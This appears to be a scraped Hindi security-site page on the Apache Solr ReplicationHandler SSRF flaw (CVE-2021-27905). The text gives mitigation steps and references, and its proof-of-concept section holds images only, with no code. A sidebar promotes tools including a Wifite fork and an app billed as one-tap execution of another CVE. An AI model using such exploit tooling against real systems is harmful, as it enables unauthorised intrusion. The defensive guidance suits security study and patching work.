
SSRF PoC

शमन (8.8.2+)

Solr ReplicationHandler को निम्नलिखित के लिए पैच किया गया था:

  • सत्यापित करें कि masterUrl/leaderUrl केवल अनुमोदित होस्ट की ओर इंगित करता है।
  • स्वीकार्य URL योजनाओं को प्रतिबंधित करें (केवल http, https)।
  • रिमोट स्ट्रीमिंग सुविधाओं को मजबूत करें।
  • व्यवस्थापकों को /replication को प्रमाणीकरण के साथ सुरक्षित करने या यदि अनुपयोगी हो तो इसे पूरी तरह से हटाने की सिफारिश करें।



संदर्भ

  • https://nvd.nist.gov/vuln/detail/CVE-2021-27905
  • https://lists.apache.org/thread/90kct018gfdnvh9wh5xvt0grm9jk2l80

टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    906
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    725
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    442
  • 4

    wifit3

    derv82/wifit3

    Wifite, लेकिन केवल USB और क्रॉस-प्लेटफ़ॉर्म।

    434
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer एक ओपन-सोर्स विशेषाधिकार प्रबंधन (PAM) प्लेटफ़ॉर्म है जो DevOps और IT टीमों को SSH, RDP, Kubernetes, डेटाबेस और RemoteApp एंडपॉइंट्स तक वेब ब्राउज़र के माध्यम से मांग पर और सुरक्षित पहुँच प्रदान करता है।

    412
  • 6

    SafeLine

    chaitin/safeline

    स्व-होस्टेड WAF और रिवर्स प्रॉक्सी जो दुर्भावनापूर्ण HTTP ट्रैफ़िक को फ़िल्टर करता है, SQL इंजेक्शन, XSS और बॉट हमलों को ब्लॉक करता है, रेट लिमिटिंग और डायनेमिक HTML/JS एन्क्रिप्शन के साथ।

    360

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →

